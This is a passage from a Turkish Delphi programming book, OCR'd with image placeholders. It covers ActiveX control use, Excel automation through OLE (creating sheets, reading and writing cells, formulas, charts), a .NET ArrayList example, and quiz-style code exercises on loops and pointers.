- Ardından "Install" düğmesine tıklayın. Aşağıdaki pencere açılacaktır. Bu pencere Kontrolün kaydedildiği yeri size bildirmek amaçlı olarak Delphi tarafından açtırılmaktadır. Tüm varsayılan ayarları kabul edip "Ok" buttonuna tıklayabilirsiniz.




- Bu adımdan sonra karşınıza gelecek olan pencerelere "Ok" düğmesini seçerek cevap verin.

- Yukarıdaki şekilde "ActiveX Control" ünüz component paletine eklenecektir.

Yaratılan ActiveX Control'üm Projelerde Kullanılması:

"AxtiveX" Yaprağında yer alan yeni kontrolünüzü sürükleyip formun üzerine bırakın.



Ardından yukarıdaki tasarımı oluşturunuz. Amacımız Button kontrolüne tıklanıldığı zaman daha önce "ActiveX Control"üne eklediğimiz "hesapla"

isimli fonksiyonu kullanarak içeriğe girilen sayının karesini hesaplatıp formun başlığına yazdırmak olacaktır. Aşağıdaki kod bloğunu "Unit" penceresine ekleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger,sonuc:Integer;
begin
  deger:=StrToInt(yazikutusunu1.Text);
  sonuc:=yazikutusunu1.hesapla(deger);//karesini al
  Form1.Caption:=IntToStr(sonuc);yazdır
end;
```

BÖLÜM 20
EXCEL
&
.NET TEKNOLOJİSİ

Excel Uygulamaları:

Excel'in çok güçlü tablolama özelliğinin olması ve herkes tarafından çok rahatlıkla kullanılabilmesi, tüm diller tarafından desteklenmesini sağlamıştır. Emin olun yapacağınız uygulamaların çoğunda (belkide hepsinde) programı yaptıran firma yetkilileri sizden Excel bağlantısı isteyecektir. Bu bölümde "Microsoft Excel hücrelerine nasıl değer aktarabileceğinizi, hücre içerisindeki değerleri nasıl kullanabileceğinizi göstereceğim.

Aşağıdaki şekilde **uses** satırına "**comobj**" kütüphanesini eklemeyi unutmayınız. Bu kütüphane "**CreateOleObject**" methodunun çalışması için gereklidir.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,comobj;//eklemeyi unutmayın.
```

Excel Dosyası Yaratmak:

Aşağıdaki kod bloğunu kullanarak kolayca Excel dosyası yaratabilirsiniz. Dosyayı yaratırken "CreateOleObject" komutundan faydalanmaktayız.

```
procedure TForm1.Button1Click(Sender: TObject);
//uses comobj eklemeyi unutmayınız.
var
  sayfa,uygulama: Variant;
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;//Ekle
end;
```

Koda dikkat edecek olursanız, "CreateOleObject" methodu ile Excel uygulaması başlatılmakta, "WorkBooks.Add" komutuyla da çalışma kitabı uygulamaya eklenmektedir.

Excel Dosyasına Yeni Bir Sayfa Eklemek:

Açtığınız veya oluşturduğunuz Excel dosyasına aşağıdaki komutla kolayca yeni sayfalar ekleyebilirsiniz. Daha sonraki kısımda eklemiş olduğunuz sayfayı nasıl silebileceğinizide göstereceğim.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayfa,uygulama: Variant;
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;//kitap ekle
  uygulama.worksheets.Add;//sayfa ekle
end;
```

Excel'deki Aktif Sayfanın İsmini Öğrenmek:

Açık olan sayfanın ismini aşağıdaki kod bloğuyla kolayca öğrenebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayfa,uygulama: Variant;
  isim:AnsiString;
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
  isim:=uygulama.ActiveSheet.Name;//aktif sayfanın ismi
  Form1.Caption:=isim;
end;
```

Excel Dosyasındaki Sayfa Sayısını Öğrenmek:

Bazı durumlarda Excel dosyanızdaki çalışma sayfa sayısını öğrenmek isteyebilirsiniz. Bu işlem için kullanacağınız kod bloğu aşağıda verilmiştir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayfa,uygulama: Variant;
  isim:AnsiString;
  adet:Integer;
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
```

```
  uygulama.worksheets.Add;
  adet:=uygulama.WorkSheets.Count;//sayfa sayısını öğren
  Form1.Caption:=IntToStr(adet);
end;
```

Excel Dosyasını Kapatmak:

Oluşturduğunuz veya var olan bir Excel dosyasını kapatmak için aşağıdaki kod bloğunu kullanabilirsiniz. Bu örnekte Excel değişkeninin global tanımlandığına dikkat ediniz.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
//Yarat
var
  i, j: Integer;
  isim:AnsiString;
  adet:Integer;
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Kapat
begin
  uygulama.quit;//Uygulamayı Kapat
end;
```

Excel Hücrelerine Veri Aktarmak:

Gelelim en önemli işlevimize, en çok ihtiyacınızın olacağı kod bloğunun bu kısım olduğunu düşünüyorum. Aşağıdaki kod bloğu sayesinde Listenizde yer alan satırları kolayca Excel hücrelerine aktarabileceksiniz.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
begin
```

```
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  ListBox1.Items.Add('Nihat Demirli');
  ListBox1.items.Add('Yüksel İnan');
  ListBox1.items.Add('Osman Çalış');
  ListBox1.Items.Add('Hamza Kendi');
  ListBox1.Items.Add('Kemal Erkol');
end;
procedure TForm1.Button3Click(Sender: TObject);
//Excele yolla
var
  i,satir:Integer;
begin
  satir:=ListBox1.Items.Count;//kaç satır var
  for i:=1 to satir do
    begin
      uygulama.activeSheet.Cells[i,2]:=ListBox1.items[i-1];//aktif sayfaya aktar
    end;
end;
```

Excel Hücrelerinden Veri Okumak:

Aşağıdaki kod bloğu sayesinde "Excel" syfasında yer alan ilk ("A") sütuna ait tüm hücre değerlerini ListBox Kontrolüne aktarabilirsiniz (İlk boş satıra kadar aktarma yapacak. Siz daha değişik bir kriter koyabilirsiniz).

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button4Click(Sender: TObject);
//Listeye Ekle
var
```

```
  i:Integer;
begin
  i:=1;
  Repeat
    ListBox1.items.Add(uygulama.ActiveSheet.cells[i,1].Value);
    inc(i);
  until uygulama.ActiveSheet.cells[i,1].value='';//boş hücreye kadar oku
end;
```

Programı çalıştırdıktan sonra öncelikle ilk buttona tıklayarak bir çalışma sayfası yaratın. Arkasından "A" sütununa gerekli değerleri girin (istediğiniz kadar hücreyi doldurabilirsiniz). Artık listeye ekle buttonuna tıklayabilirsiniz. Tüm hücre değerlerinin listeye eklendiğini (ilk boş hücreye kadar) göreceksiniz.

Excel Sayfasında bir Hücreyi Aktif Hale Getirmek:

Aşağıdaki kod satırıyla yaratmış olduğunuz Excel dosyasında istediğiniz sütunu aktif hale getirebilirsiniz. Bizim uygulamamızda aktıfleşecek olan hücre "C2" Hücresi olacaktır.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
//Yarat
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button5Click(Sender: TObject);
//Hücre seç
begin
  uygulama.ActiveSheet.Cells[2,3].Select;//c2 hücresini seç
end;
```

veya

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
```

```
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button2Click(Sender: TObject);
begin
  uygulama.ActiveSheet.Range['C3'].Select;//seç
end;
```

Excel Sayfasında Çoklu Hücre Seçtirmek:

Dilerseniz birden fazla hücreyide aynı anda aktif hale getirebilirsiniz. Aşağıdaki kod bloğunu bu işlem için kullanabilirsiniz.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button4Click(Sender: TObject);
begin
   uygulama.ActiveSheet.Range['A1:C3'].Select;//9 hücreyi seç
end;
```

Excel Hücresine Formül Aktarmak:

Aşağıdaki kod bloğu sayesinde "B1" hücresine istediğiniz formulü aktarabilirsiniz.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;end;
procedure TForm1.Button5Click(Sender: TObject);
```

```
begin
  uygulama.ActiveSheet.Cells[1,2].Formula := '=A1*3' ;end;
```

Excel Dosyasından Aktif Sayfayı Silmek:

Aşağıdaki kod bloğunu kullanarak aktif sayfayı dosyadan silebilirsiniz.

```
var
  sayfa,uygulama: Variant;
procedure TForm1.Button1Click(Sender: TObject);
begin
  uygulama := CreateOleObject('Excel.Application');
  uygulama.Visible := True;
  uygulama.Workbooks.Add;
  uygulama.worksheets.Add;
end;
procedure TForm1.Button6Click(Sender: TObject);
//Aktif sayfayı sil
begin
  uygulama.ActiveSheet.Delete;//sil
end;
```

Var Olan Bir Excel Dosyasını Açmak:

Aşağıdaki kodlamayla bilgisayarınızda mevcut olan bir Excel dosyasını kolayca açtırabilirsiniz.

```
var
  uygulama: Variant;
procedure TForm1.Button7Click(Sender: TObject);
begin
   uygulama := CreateOleObject('Excel.Application');
   uygulama.Visible:=true;
   uygulama.WorkBooks.Open['c:\okul.xls'];
end;
```


veya

```
var
  uygulama: Variant;
procedure TForm1.Button8Click(Sender: TObject);
begin
  OpenDialog1.Title:='Excel Dosyası Aç';
  OpenDialog1.Filter:='Excel Dosyaları|*.xls';
  if OpenDialog1.Execute Then
```

```
  begin
    uygulama := CreateOleObject('Excel.Application');
    uygulama.Visible:=true;
    uygulama.WorkBooks.Open[OpenDialog1.FileName];
  end;
end;
```

Excel'de Grafik Çizdirmek:

Aşağıdaki şekilde kullanacağınız bir kod bloğu sayesinde grafik çizdirmeniz mümkün olacaktır. Olayı örneklendirmek açısından aşağıdaki form tasarımını oluşturunuz.



Amacımız iki listedeki satırları Excel'e aktarıp grafiğini çizdirmek olacaktır. Aşağıdaki kod satırlarını Unit pencerenize ekleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
//uses Comobj kütüphanesini eklemeyi unutmayınız.
begin
  ListBox1.Items.Add('OCAK');
  ListBox1.Items.Add('NİSAN');
  ListBox1.Items.Add('AĞUSTOS');
  ListBox1.Items.Add('KASIM');
  ListBox2.Items.Add('1250000');
  ListBox2.Items.Add('1450000');
  ListBox2.Items.Add('1300000');
```

```
  ListBox2.Items.Add('1500000');
end;
var
  uygulama:Variant;//Global değişken
procedure TForm2.Button2Click(Sender: TObject);
//Excele Yolla
var
  i,adet:Integer;
begin
  adet:=ListBox1.Items.Count;
  uygulama:=CreateOleObject('Excel.Application');
  uygulama.visible:=true;
  uygulama.WorkBooks.Add;
  uygulama.ActiveSheet.Cells[1,1]:='AYLAR';//yaz
  uygulama.ActiveSheet.cells[1,2]:='KUR DEĞERİ';//yaz
  for i:=2 to adeT+1 do
    begin
      uygulama.ActiveSheet.cells[i,1]:=ListBox1.Items[i-2];
      uygulama.ActiveSheet.cells[i,2]:=ListBox2.Items[i-2];
    end;
end;
procedure TForm2.Button1Click(Sender: TObject);
//Grafik Çiz
begin
  uygulama.ActiveSheet.Range['A1:C4'].Select;//seç
  uygulama.Charts.Add;//Grafik çiz
end;
```


.Net Teknolojisi:

".NET" İnternete yönelik uygulama geliştirme amaçlı Microsoft firması tarafından çıkarılmış bir programlama tekniğidir. Bu çatı aşağıdaki yapılardan oluşmaktadır.

- .Net Framework
- .Net Enterprise Servers
- .Building Block Services
- Visual Studio .Net


Bu bölümde sizlere ".Net" platformunu kullanım açısından, "Delphi" nin yapabileceklerinden bahsetmek istiyorum. Kişisel görüşümü sorarsanız, henüz bu hususun tam olarak oturmadığı, Borland'ın biraz acele ettiği kanaatindeyim. Uygulamalarınızda ".Net" için "Delphi" den kaynaklanan problemlerin var olduğunu belirtmek isterim. Yinede ".Net" kütüphanelerini "Delphi" uygulamalarınızda kullanabilirsiniz. ".Net" platformunda yer alan bir sınıfı projenizde tanımlayıp kolayca methodlarından faydalanabilirsiniz. Aşağıdaki örnekte bu hususa değinilmektedir.

Örneğimizde "ListBox1" içerisinde yer alan değerler, bir ".Net" sınıfı olan "**System.Collections.ArrayList**" nesnesinden faydalanarak dizi değişkene aktarılıyor. İkinci adımda bu değerler kendi içerisinde sıralanarak diğer ListBox'a sıralı şekilde yazdırılmaktadır.



Aşağıdaki kod bloğunu "Unit" penceresine ekleyiniz. Arkasından programınızı çalıştırın. Ekran görüntünüz yukarıdaki şekilde olduğu gibi oluşacaktır. Yapılan sıralama küçükten büyüğe doğru gerçekleştirilmekte olup, kodlamada işaretin yönünü değiştirirseniz büyükten küçüğe doğru bir sıralatma gerçekleştirirsiniz.

```
procedure TForm3.Button1Click(Sender: TObject);
var
  deger:Variant;
  i,j:Integer;
  k,l,yeni:Integer;
begin
  deger:=CreateOleObject('System.Collections.ArrayList');//.Net Sınıfı
  i:=ListBox1.Items.Count;
  for j:=0 to i-1 do
    begin
      deger.Add(ListBox1.Items[j]);
    end;
  for k:=0 to i-1 do
    for l:=k+1 to i-1 do//sırala
      begin
        if StrToInt(deger.item[k])>StrToInt(deger.item[l]) Then
          begin
            yeni:=deger.item[k];
            deger.item[k]:=deger.item[l];//yerlerini değiştir
            deger.item[l]:=yeni;
          end;
      end;
    for k:=0 to i-1 do
      ListBox2.Items.Add(IntToStr(deger.item[k]))
end;
```



Buttona tıkladıktan sonraki görüntünüz yukarıdaki pencerede gözüktüğü gibi olacaktır.

Uyarı*:".NET" sınıfları projenizde kullanıp yeni uygulamalar gelirtirmek istiyorsanız ".Net Framework" platformunu yüklemiş olmanız gerekmektedir. Şayet yüklü değilse "Microsoft" a ait web sayfasından (biraz uzun sürebilir) indirebilirsiniz.*

İkinci olarak "Borland" firması ".net" platformunu kullanabilmeniz için ikinci "CD" içerisine ufak bir yazılım eklemiştir. Bu yazılımında yüklenmiş olması gerekmektedir.

BÖLÜM 21
UZMANLAR İÇİN BEYİN JİMNASTİĞİ

Birazda Beyin Jimnastiği:

Bu bölümde sizler için biraz beyin jimnastiği türünden örnekler hazırlayacağım. Uygulamalarımızın bazısı soru niteliğinde bazısı ise çözüm içeren örnek kodlardan oluşmaktadır. Hoşunuza gitmesi dileğiyle

Uygulama 1:

Aşağıdaki kod bloğu sonucunda Başlıkta ne yazar. Bu örneği bilgisayarı kullanmadan çözünüz.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  i,j,k:Integer;
  sonuc:Integer;
begin
  sonuc:=0;
  for i:=0 to 5 do
    begin
      inc(sonuc);
      for j:=0 to 5 do
        begin
          inc(sonuc);
          for k:=0 to 5 do
            begin
              inc(sonuc);
            end;
        end;
    end;
  Form1.Caption:=IntToStr(sonuc);
end;
```

Hiç bir extra bilgiye ihtiyacınız olmadan herkesin çözebileceği orta zorlukta bir soru klasiği. ***"Alfred Hitchcock" misali sade, basit ama çok heyecanlı***.

Şimdi biraz daha zor bir alıştırma yapalım.

Uygulama 2:

Aşağıdaki kod bloğu sonucunda Formun başlığında ne yazar. Bu soruyu Bilgisayarı kullanmadan hafızanızdan çözünüz.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  i,j,k:Integer;
  sonuc:Integer;
begin
  sonuc:=0;
  for i:=0 to 5 do
    begin
      inc(sonuc,i);
      for j:=0 to 5 do
        begin
          inc(sonuc,i);
          for k:=0 to 5 do
            begin
              inc(sonuc,i);
            end;
        end;
    end;
  Form1.Caption:=IntToStr(sonuc);
end;
```

Uygulama 3:

Aşağıdaki kod bloğu sonucunda Formun başlığında ne yazar. Çok basit bir soru ama bilmenizde fayda var (tek hakkınız var, ve hafızadan çözün).

```
procedure TForm1.Button3Click(Sender: TObject);
var
  i,sonuc:Integer;
begin
  for i:=0 to 20 do
    begin
      inc(sonuc);
    end;
  Form1.Caption:=IntToStr(i);
end;
```

Uygulama 4:

Hafızanızla, bilgisayarı kullanmadan, aşağıda kod bloğunu işletirseniz formun başlığında ne yazar.

```
procedure TForm1.Button4Click(Sender: TObject);
var
  i,sonuc:Integer;
begin
  sonuc:=0;
  i:=0;
  repeat
    inc(sonuc,i);
    inc(i);
  until sonuc>100;
  Form1.Caption:=IntToStr(i);
end;
```

Uygulama 5:

Aşağıdaki kod bloğu sonunda Formun başlığında yazacak içeriği hafızanızla hesaplayınız.

```
procedure TForm1.Button5Click(Sender: TObject);
var
  deger:PChar;
  i:Integer;
begin
  deger:='prestige';
  for i:=0 to 4 do
    inc(deger);
  Form1.Caption:=deger^;
end;
```

Uygulama 6:


Yine hafızanızla çözmenizi istediğim bir soru. Aşağıdaki kod bloğu sonucunda formun başlığında ne yazar.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  i:Integer;
  sonuc:Integer;
begin
  i:=0;sonuc:=0;
  Repeat
```

```
    sonuc:=sonuc+i;
   for i:=0 to 20 do
     begin
       sonuc:=sonuc+1;
     end;
    inc(i);
  Until i>10;
  Form1.Caption:=IntToStr(sonuc);
end;
```


Uygulama 7:

Biraz da biz sonuç bulalım. Aşağıdaki örnekte "Edit1" e küçük harfle girilmiş karakterleri büyük harfe çevirerek "Edit2" kontrolüne yazmaktayız (UpperCase Fonksiyonu).





```
procedure TForm2.Button1Click(Sender: TObject);
//Büyük HarfeÇevir
var
  deger:PChar;
  karakter,i,sayi:Integer;
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);
  for i:=0 to karakter-1 do begin
     sayi:=Ord(deger^);
     if sayi>96 Then
       begin
         deger^:=chr(sayi-32);
       end;
     Edit2.Text:=Edit2.Text+deger^;
     inc(deger);
   end;end;
```

Programı çalıştırdıktan sonra “Büyük Harfe Çevir” buttonuna tıklarsanız ekran görüntünüz aşağıdaki şekilde oluşacaktır.



Uygulama 8:

Bu örneğimizde de yukarıda yapmış olduğumuz işlemin tam tersini yapacağız. Yani “LowerCase” fonksiyonunun kodunu yazacağız.





```
procedure TForm2.Button2Click(Sender: TObject);
//Küçük HarfeÇevir
var
  deger:PChar;
  karakter,i,sayi:Integer;
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);
  for i:=0 to karakter-1 do
    begin
      sayi:=Ord(deger^);
      if sayi<96 Then
        begin
          deger^:=chr(sayi+32);
```

```
      end;
    Edit2.Text:=Edit2.Text+deger^;
    inc(deger);
  end;
end;
```

Uygulama 9:

Bu örneğimizde sadece kelimelerin baş harflerini büyütüp diğerlerini küçük harflerle yazdıracağız (İlk Harfleri Büyüt).



